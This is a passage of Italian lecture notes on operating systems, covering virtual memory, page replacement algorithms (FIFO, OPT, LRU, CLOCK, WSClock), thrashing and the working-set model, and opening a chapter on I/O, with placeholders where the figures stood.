


Figure 29: Paginazione su richiesta

9.2 Swapping vs. Paging

Spesso si confonde swapping con paging:

- Swapping: scambio di interi processi da/per il backing store. Swapper: processo che implementa una politica di swapping (scheduling di medio termine).
- Paging: scambio di gruppi di pagine da/per il backing store. Pager: processo che implementa una politica di gestione delle pagine dei processi

9.3 Valid–Invalid Bit

Ad ogni entry nella page table, si associa un bit di validità:

- 1 $\Rightarrow$ in-memory
- 0 $\Rightarrow$ not-in-memory

Inizialmente, il bit di validità è settato a 0 per tutte le pagine. La prima volta che si fa riferimento ad una pagina, la MMU invia un interrupt alla CPU: page fault.

9.4 Routine di gestione del Page Fault

Una page fault è un'interruzione che si verifica quando un processo in esecuzione prova ad accedere a una pagina di memoria virtuale che non è attualmente in RAM. Il S.O. controlla, guardando in un'altra tabella, se è stato:

- un accesso non valido (fuori dallo spazio indirizzi virtuali assegnati al processo) $\Rightarrow$ abort del processo (segmentation fault).
- un accesso valido, ma la pagina non è in memoria:
  - trovare qualche pagina in memoria, ma in realtà non usata, e scaricarla su disco (swap out),
  - caricare la pagina richiesta nel frame così liberato (swap in),
  - aggiornare le tabelle delle pagine.

L'istruzione che ha causato il page fault deve essere rieseguita in modo consistente. (figura 30).




Figure 30: Routine di gestione del Page Fault

9.5 Performance del paging on-demand

- p = page fault rate; $0 \leq p \leq 1$
  - $p = 0 \Rightarrow$ nessun page fault
  - $p = 1 \Rightarrow$ ogni riferimento in memoria porta ad un page fault
- Tempo effettivo di accesso (EAT)

$$EAT = (1 - p) \times \text{accesso alla memoria}$$
$$+ p(\text{overhead di page fault} + \text{swap page out} + \text{swap page in} + \text{overhead di restart})$$

Esempio:

- Tempo di accesso alla memoria (comprensivo del tempo di traduzione): 60 nsec.
- Assumiamo che il 50% delle volte che una pagina deve essere rimpiazzata, essa sia stata modificata e quindi debba essere scaricata su disco.
- Swap Page Time = 5 msec = 5×10^6 nsec.
- $EAT = 60(1 - p) + 5 \times 10^6 * 1.5 * p = 60 + (7.5 \times 10^6 - 60)p$ in nsec.
- Si ha un degrado del 10% quando $p = \frac{6}{(7.5 \times 10^6 - 60)} = \frac{1}{1250000}$.

9.6 Considerazioni sul Demand Paging

Problema di performance: si vuole un algoritmo di rimpiazzamento che porti al minor numero di page fault possibile. L'area di swap deve essere il più veloce possibile, quindi è meglio tenerla separata dal file system ed accedervi direttamente. Blocchi fisici = frame in memoria. La memoria virtuale con demand paging porta benefici anche al momento della creazione dei processi.

9.7 Creazione dei processi: Copy on Write (COW)

Il Copy-on-Write permette al padre e al figlio di condividere inizialmente le stesse pagine in memoria. Una pagina viene copiata se e quando viene acceduta in scrittura. COW permette una creazione più veloce dei processi. Le pagine libere devono essere allocate da un set di pagine azzerate (per evitare che un processo possa accedere a informazioni "sensibili"): i S.O. solitamente mantengono un pool di pagine libere da cui sceglierne una in caso di necessità.

9.8 Creazione dei processi: Memory-Mapped I/O

Il Memory-Mapped File I/O è una tecnica che consente a un programma di accedere ai file su disco come se fossero parte della memoria (RAM). In pratica, il file viene "mappato" nello spazio di indirizzamento virtuale di un processo. Invece di leggere o scrivere dati da un file usando funzioni come `read()` o `write()`, il programma accede al contenuto del file come se fosse un array in memoria, rendendo le operazioni più semplici e veloci. Il memory-mapped file I/O permette di gestire l'I/O di file come accessi in memoria: ogni blocco di un file viene mappato su una pagina di memoria virtuale. Un file può essere così letto come se fosse in memoria, con demand paging. Dopo che un blocco è stato letto una volta, rimane caricato in memoria senza doverlo rileggere. La gestione dell'I/O è molto semplificata. Più processi possono condividere lo stesso file, condividendo gli stessi frame in cui viene caricato.

9.9 Sostituzione delle pagine

Aumentando il grado di multiprogrammazione, la memoria viene sovrallocata: la somma degli spazi logici dei processi in esecuzione è superiore alla dimensione della memoria fisica. Ad un page fault, può succedere che non esistano frame liberi. Si modifica la routine di gestione del page fault, aggiungendo la sostituzione delle pagine che libera un frame occupato (**vittima**), (figura 31). Bit di modifica (**dirty**




Figure 31: Sostituzione delle pagine

bit): segnala quali pagine sono state modificate, e quindi devono essere salvate su disco. Riduce l'overhead.

9.10 Algoritmi di rimpiazzamento delle pagine

È un problema molto comune. Si mira a minimizzare il page-fault rate. Un modo per valutare questi algoritmi: provarli su una sequenza prefissata di accessi alla memoria, e contare il numero di page fault.

9.10.1 Page Fault vs Numero di Frame

In generale ci si aspetta che il numero di page fault cali all'aumentare del numero di frame disponibili sul sistema (figura 32). Aggiungere nuovi moduli di memoria al sistema aumenta il numero di frame disponibili.

9.10.2 Algoritmo First-In-First-Out (FIFO)

L'algoritmo First-In, First-Out (FIFO) per la gestione dei page fault è uno dei metodi più semplici per la sostituzione delle pagine in memoria. Come funziona:




Figure 32: Page Fault vs Numero di Frame

- La memoria ha un numero limitato di frame
- Quando un processo richiede una pagina:
  - se è già in memoria → nessun page fault.
  - se non è in memoria → si verifica un page fault:
    - se c'è ancora spazio libero → la pagina viene caricata.
    - se non c'è spazio → si rimpiazza la pagina più vecchia (la prima caricata), cioè quella arrivata "per prima".

(Figura 33). Nel senso comune ci si aspetta che, aumentando la memoria disponibile, un programma




Figure 33: Algoritmo First-In-First-Out

debba avere uguale o migliore performance (cioè, meno page fault). Ma l'anomalia di Belady dimostra che ciò non è sempre vero. L'anomalia di Belady è un fenomeno paradossale in cui l'aumento del numero di frame può portare ad un aumento dei page fault. Il rimpiazzamento FIFO soffre dell'anomalia di Belady.

9.10.3 Algoritmo ottimale (OPT o MIN)

L'algoritmo OPT è un algoritmo ottimale per la sostituzione delle pagine. È teorico e usato come benchmark, poiché minimizza al massimo il numero di page fault, ma non è realistico per l'uso pratico perché richiede conoscenza futura. L'algoritmo OPT sostituisce la pagina che non verrà usata per il periodo di tempo più lungo nel futuro. In altre parole, tra le pagine attualmente in memoria, quando serve fare spazio, viene eliminata quella che sarà necessaria il più tardi possibile, o addirittura mai più. Tra tutti gli algoritmi, è quello che porta al minore numero di page fault e non soffre dell'anomalia di Belady.

9.10.4 Algoritmo Least Recently Used (LRU)

L'algoritmo LRU sostituisce la pagina meno recentemente usata. L'idea è semplice: se una pagina non è stata usata di recente, è meno probabile che venga usata presto, quindi può essere rimossa. È un'approssimazione di OPT: studiare il passato per prevedere il futuro. È la soluzione ottima con ricerca all'indietro nel tempo: LRU su una stringa di riferimenti r è OPT sulla stringa `reverse(r)`. Una stringa di riferimenti è la sequenza degli indirizzi di memoria o, più precisamente, delle pagine di memoria a cui un processo accede durante la sua esecuzione. Quindi la frequenza di page fault per la LRU è la stessa di OPT su stringhe invertite. Non soffre dell'anomalia di Belady (è un **algoritmo di stack**). Generalmente è una buona soluzione. Problema: LRU necessita di notevole assistenza hardware.

9.11 Matrice di memoria

Dato un algoritmo di rimpiazzamento, e una reference string, si definisce la matrice di memoria: $M(m, r)$ è l'insieme delle pagine caricate all'istante r avendo m frame a disposizione.

9.12 Algoritmi di Stack

Un algoritmo di rimpiazzamento si dice di stack se per ogni reference string r, per ogni memoria m:

$$M(m, r) \subseteq M(m + 1, r)$$

Gli algoritmi di stack non soffrono dell'anomalia di Belady.

9.13 Implementazioni di LRU

Implementazione a contatori:

- La MMU ha un contatore che viene automaticamente incrementato dopo ogni accesso in memoria.
- Ogni entry nella page table ha un registro (reference time).
- Ogni volta che si fa riferimento ad una pagina, si copia il contatore nel registro della entry corrispondente.
- Quando si deve liberare un frame, si cerca la pagina con il registro più basso.

Molto dispendioso. Implementazione a stack:

- si tiene uno stack di numeri di pagina in un lista double-linked;
- quando si fa riferimento ad una pagina, la si sposta sul top dello stack;
- quando si deve liberare un frame, la pagina da swappare è quella in fondo allo stack.

Implementabile in software. Costoso in termini di tempo.

9.14 Approssimazioni di LRU: reference bit e NFU

Bit di riferimento:

- Associare ad ogni pagina un bit R, inizialmente $= 0$.
- Quando si fa riferimento alla pagina, R viene settato a 1.
- Si rimpiazza la pagina che ha $R = 0$ (se esiste).
- Non si può conoscere l'ordine: impreciso.

Variante: Not Frequently Used (NFU)

- Ad ogni pagina si associa un contatore.
- Ad intervalli regolari (tick), per ogni entry si somma il reference bit al contatore.
- Problema: pagine usate molto tempo fa contano come quelle recenti.

9.15 Approssimazioni di LRU: aging

Aggiungere bit supplementari di riferimento, con peso diverso.

- Ad ogni pagina si associa un array di bit, inizialmente = 0.
- Ad intervalli regolari, un interrupt del timer fa partire una routine che shifta gli array di tutte le pagine immettendovi i bit di riferimento, che vengono settati a 0.
- Si rimpiazza la pagina che ha il numero più basso nell'array.

(figura 34). Differenze con LRU:




Figure 34: Aging

- Non può distinguere tra pagine accedute nello stesso tick.
- Il numero di bit è finito ⇒ la memoria è limitata.

In genere comunque è una buona approssimazione.

9.16 Approssimazioni di LRU: CLOCK (o "Second chance")

Ogni pagina ha un reference bit inizialmente a 0. Il puntatore dell'orologio indica il prossimo frame candidato alla sostituzione (figura 35). Se la pagina richiesta è già in memoria, settiamo il suo reference bit = 1 (nessun page fault). Se la pagina non è in memoria (page fault), guardiamo la pagina indicata dal puntatore:

- se la pagina candidato ha il reference bit = 0, rimpiazzala.
- se ha il bit = 1, allora:
  - imposta il reference bit a 0,
  - lascia la pagina in memoria,
  - passa alla prossima pagina, seguendo le stesse regole.

Nota: se tutti i bit = 1, degenera in un FIFO. Il reference bit permette alle pagine usate di recente di avere una "seconda possibilità" → vengono salvate almeno un giro in più.




Figure 35: CLOCK

9.17 Approssimazioni di LRU: CLOCK migliorato

È una variante del CLOCK che usa due bit invece di uno solo:

- Reference bit (r): indica se la pagina è stata usata di recente.
- Dirty bit (d): indica se la pagina è stata modificata (scritta) → in questo caso, per rimpiazzarla bisogna salvarla su disco, quindi costa di più.

Quando c'è un page fault e bisogna scegliere quale pagina rimpiazzare, non conviene sostituire una pagina usata di recente (r = 1) e non conviene sostituire una pagina modificata (d = 1), perché richiede più tempo. Quindi si cerca di rimpiazzare per prime le pagine che sono né usate di recente né modificate (r = 0, d = 0). Classificazione delle pagine:

- ($r = 0$, $d = 0$): non usata di recente, non modificata → migliore candidata
- ($r = 0$, $d = 1$): non usata di recente, ma modificata → sostituzione costosa
- ($r = 1$, $d = 0$): usata di recente, non modificata → probabilmente servirà di nuovo, ma almeno veloce da rimpiazzare.
- ($r = 1$, $d = 1$): usata di recente e modificata → peggiore candidata, è costosa da sostituire e probabilmente serve ancora

Si scandisce la coda dei frame più volte:

1. cerca una pagina con (0,0) senza modificare i bit; fine se trovata,
2. cerca una pagina con (0,1) azzerando i reference bit; fine se trovata,
3. vai a 1.

(figura 36).

9.18 Thrashing

Il thrashing è un fenomeno problematico nella gestione della memoria virtuale, in cui un sistema passa più tempo a gestire page fault che a eseguire processi reali. Il thrashing si verifica quando la CPU è sovraccaricata da page fault continui, perché i processi non hanno abbastanza pagine in memoria per lavorare efficacemente. Questo porta a basso utilizzo della CPU e il S.O. potrebbe pensare che deve aumentare il grado di multiprogrammazione (errore). Il S.O. passa la maggior parte del tempo a:




Figure 36: CLOCK migliorato

- Salvare (swap-out) pagine sulla memoria secondaria (es. disco),
- Caricare (swap-in) pagine richieste, invece che eseguire istruzioni utente.

Il thrashing di un processo avviene quando la memoria assegnatagli è inferiore a quella richiesta dalla sua località. Il thrashing del sistema avviene quando la memoria fisica è inferiore alla somma delle località dei processi in esecuzione. Può essere causato da un processo che si espande e in presenza di una politica di rimpiazzamento globale.

9.19 Principio di località

Perché la paginazione funziona? Per il principio di località. Una località è un insieme di pagine che vengono utilizzate attivamente assieme dal processo. Il processo, durante l'esecuzione, migra da una località all'altra. Le località si possono sovrapporre.

9.20 Impedire il thrashing: modello del working-set

Il modello del working set (ws) è una strategia fondamentale per gestire la memoria nei S.O., ideata per evitare il thrashing. È basata sull'osservazione che i processi accedono a gruppi di pagine correlate in determinati periodi di tempo. Il working set di un processo, in un dato momento, è l'insieme di pagine che ha usato recentemente.

- $\Delta \equiv$ working-set window $\equiv$ un numero fisso di riferimenti a pagine.
- WSS_i (working set del processo P_i) = numero totale di pagine riferite nell'ultimo periodo Δ. Varia nel tempo.
  - Se Δ è troppo piccolo, il WS non copre l'intera località.
  - Se Δ è troppo grande, copre più località.
  - Se $\Delta = \infty \Rightarrow$ copre l'intero programma e dati.
- $D = \sum WSS_i \equiv$ totale frame richiesti.
- Sia $m =$ n. di frame fisici disponibile. Se $D > m \Rightarrow$ thrashing.

9.21 Algoritmo di allocazione basato sul working set

Il sistema monitorizza il ws di ogni processo, allocandogli frame sufficienti per coprire il suo ws. Alla creazione di un nuovo processo, questo viene ammesso nella coda ready solo se ci sono frame liberi sufficienti per coprire il suo ws. Se $D > m$, allora si sospende uno dei processi per liberare la sua memoria per gli altri Si impedisce il thrashing, massimizzando nel contempo l'uso della CPU.

9.22 Approssimazione del working set: registri a scorrimento

Il modello del working set fornisce un controllo preciso, ma richiede molta memoria e calcoli, soprattutto per sistemi grandi. Perciò, si usa una versione approssimata basata su registri a scorrimento per tenere traccia dell'uso recente di ogni pagina. Si approssima con un timer e il bit di riferimento. Esempio: $\Delta = 10000$.

- Si mantengono due bit per ogni pagina (oltre al reference bit).
- Il timer manda un interrupt ogni 5000 unità di tempo.
- Quando arriva l'interrupt, si shifta il reference bit di ogni pagina nei due bit in memoria, e lo si cancella.
- Quando si deve scegliere una vittima: se uno dei tre bit è a 1, allora la pagina è nel working set.

9.23 Approssimazione del working set: tempo virtuale

È un'altra tecnica per stimare quali pagine siano "attivamente usate" da un processo, ma in modo più efficiente rispetto al modello classico. In questo contesto, il tempo virtuale è un contatore logico, incrementato a ogni riferimento di pagina (anziché ogni unità di tempo reale). Si mantiene un tempo virtuale corrente del processo (= n. di tick consumati dal processo). Si eliminano pagine più vecchie di τ tick. Ad ogni pagina, viene associato un registro contenente il tempo di ultimo riferimento. Ad un page fault, si controlla la tabella alla ricerca di una vittima:

- se il reference bit è a 1, si copia il TVC nel registro corrispondente, il reference viene azzerato e la pagina viene saltata;
- se il reference è a 0 e l'età $> \tau$, la pagina viene rimossa;
- se il reference è a 0 e l'età $\leq \tau$, si segna quella più vecchia; alla peggio, questa viene cancellata.

Esempio: (figura 37).




Figure 37: Working set: tempo virtuale

9.24 Algoritmo di rimpiazzamento WSClock

Variante del Clock che tiene conto del Working Set. Invece di contare i riferimenti, si tiene conto di una finestra temporale τ fissata:

- si mantiene un contatore T del tempo di CPU impiegato da ogni processo;
- le pagine sono organizzate ad orologio; inizialmente, lista vuota;
- ogni entry contiene i reference e dirty bit R, M, e un registro Time of last use, che viene copiato dal contatore durante l'algoritmo: la differenza tra questo registro e il contatore si chiama età della pagina;
- ad un page fault, si guarda prima la pagina indicata dal puntatore:
  - se $R = 1$, si mette R = 0, si copia $TLU = T$ e si passa avanti,
  - se $R = 0$ e età $\leq \tau$: è nel working set: si passa avanti,
  - se $R = 0$ e età $> \tau$: se $M = 0$ allora si libera la pagina, altrimenti si schedula un pageout e si passa avanti.




Figure 38: WSCLOCK

- Cosa succede se si fa un giro completo?
  - Se almeno un pageout è stato schedulato, si continua a girare (aspettando che le pagine schedulate vengano salvate).
  - Altrimenti, significa che tutte le pagine sono nel working set. Soluzione semplice: si rimpiazza una qualsiasi pagina pulita.
  - Se non ci sono neanche pagine pulite, si rimpiazza la pagina corrente.

(figura 38).

9.25 Impedire il thrashing: frequenza di page-fault

Si stabilisce un page-fault rate "accettabile" (figura 39). Se quello attuale è troppo basso, il processo




Figure 39: Frequenza di page-fault

perde un frame. Se quello attuale è troppo alto, il processo guadagna un frame. Nota: si controlla solo il n. di frame assegnati, non quali pagine sono caricate.

9.26 Sostituzione globale vs. locale

- **Sostituzione locale**: ogni processo può rimpiazzare solo il proprio frame.
  - Mantiene fisso il numero di frame allocati ad un processo
  - Il comportamento di un processo non è influenzato da quello degli altri processi.
- **Sostituzione globale**: un processo sceglie un frame tra tutti i frame del sistema.
  - Un processo può "rubare" un frame ad un altro.
  - Sfrutta meglio la memoria fisica.
  - Il comportamento di un processo dipende da quello degli altri.

Dipende dall'algoritmo di rimpiazzamento scelto: se è basato su un modello di ws, si usa una sostituzione locale, altrimenti globale.

9.27 Algoritmi di allocazione dei frame

Ogni processo necessita di un numero minimo di pagine imposto dall'architettura. Diversi modi di assegnare i frame ai vari processi.

- Allocazione libera: dare a qualsiasi processo quanti frame desidera. Funziona solo se ci sono sufficienti frame liberi.
- Allocazione equa: stesso numero di frame ad ogni processo. Porta a sprechi.
- Allocazione proporzionale: un numero di frame in proporzione alla dimensione del processo e la sua priorità.

9.28 Buffering di pagine

Il buffering di pagine consiste nel tenere temporaneamente in memoria alcune pagine rimosse (o da rimuovere) prima di eliminarle definitivamente. Si aggiunge un insieme (free list) di frame liberi agli schemi visti: il sistema cerca di mantenere sempre un po' di frame sulla free list. Quando si libera un frame, se è stato modificato lo si salva su disco, si mette il suo dirty bit a 0 e si sposta il frame sulla free list senza cancellarne il contenuto. Quando un processo produce un page fault, si vede se la pagina è per caso ancora sulla free list (soft page fault), altrimenti si prende dalla free list un frame e vi si carica la pagina richiesta dal disco (hard page fault).

9.29 Altre considerazioni

- Prepaging, ovvero, caricare in anticipo le pagine che "probabilmente" verranno usate: applicato al lancio dei programmi e al ripristino di processi sottoposti a swapout di medio termine.
- Selezione della dimensione della pagina: solitamente imposta dall'architettura. Dimensione tipica: 4K-8K. Influenza:
  - frammentazione: meglio piccola,
  - dimensioni della page table: meglio grande,
  - quantità di I/O: meglio piccola,
  - tempo di I/O: meglio grande,
  - località: meglio piccola,
  - n. di page fault: meglio grande.
- La struttura del programma può influenzare il page-fault rate.
- Durante I/O, i frame contenenti i buffer non possono essere swappati:
  - I/O solo in memoria di sistema $\Rightarrow$ costoso,
  - bloccare in memoria i frame contenenti buffer di I/O (I/O interlock) $\Rightarrow$ delicato.

10 I/O

10.1 Sistemi di I/O

Tre categorie:

- **human readable**: orientate all'interazione con l'utente. Es.: terminale, mouse;
- **machine readable**: adatte alla comunicazione con la macchina. Es.: disco, nastro;
- **comunicazione**: adatte alla comunicazione tra calcolatori. Es.: modem, schede di rete.

10.2 Dispositivi a blocchi e a carattere

Suddivisione logica nel modo di accesso:

- **Dispositivi a blocchi**: permettono l'accesso diretto ad un insieme finito di blocchi di dimensione costante. Il trasferimento è strutturato a blocchi.
- **Dispositivi a carattere**: generano o accettano uno stream di dati, non strutturati. Non permettono indirizzamento.
- Ci sono dispositivi che esulano da queste categorie o che sono difficili da classificare.

10.3 Comunicazione CPU-I/O

Concetti comuni: porta, bus, controller. (figura 40). Due modi per comunicare con il (controller del) dispositivo:

- Insieme di istruzioni di I/O dedicate: facili da controllare, ma impossibili da usare a livello utente.
- I/O mappato in memoria: una parte dello spazio indirizzi è collegato ai registri del controller. Più efficiente e flessibile. Il controllo è delegato alle tecniche di gestione della memoria, es.: paginazione.
